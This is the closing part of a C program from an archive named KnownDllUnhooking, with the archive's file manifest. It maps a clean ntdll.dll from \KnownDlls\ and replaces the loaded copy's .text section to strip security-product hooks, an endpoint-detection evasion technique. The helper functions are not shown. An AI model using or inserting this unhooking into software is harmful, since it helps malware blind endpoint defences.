	printf("[i] Fetching A New \"ntdll.dll\" File from \"\\KnownDlls\\\" \n");

	if (!MapNtdllFromKnownDlls(&pNtdll))
		return -1;

	if (!ReplaceNtdllTxtSection(pNtdll))
		return -1;

	UnmapViewOfFile(pNtdll);

	printf("[+] Ntdll Unhooked Successfully \n");

	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- KnownDllUnhooking/KnownDllUnhooking.sln
- KnownDllUnhooking/KnownDllUnhooking/KnownDllUnhooking.vcxproj
- KnownDllUnhooking/KnownDllUnhooking/KnownDllUnhooking.vcxproj.filters
- KnownDllUnhooking/KnownDllUnhooking/KnownDllUnhooking.vcxproj.user
- KnownDllUnhooking/KnownDllUnhooking/main.c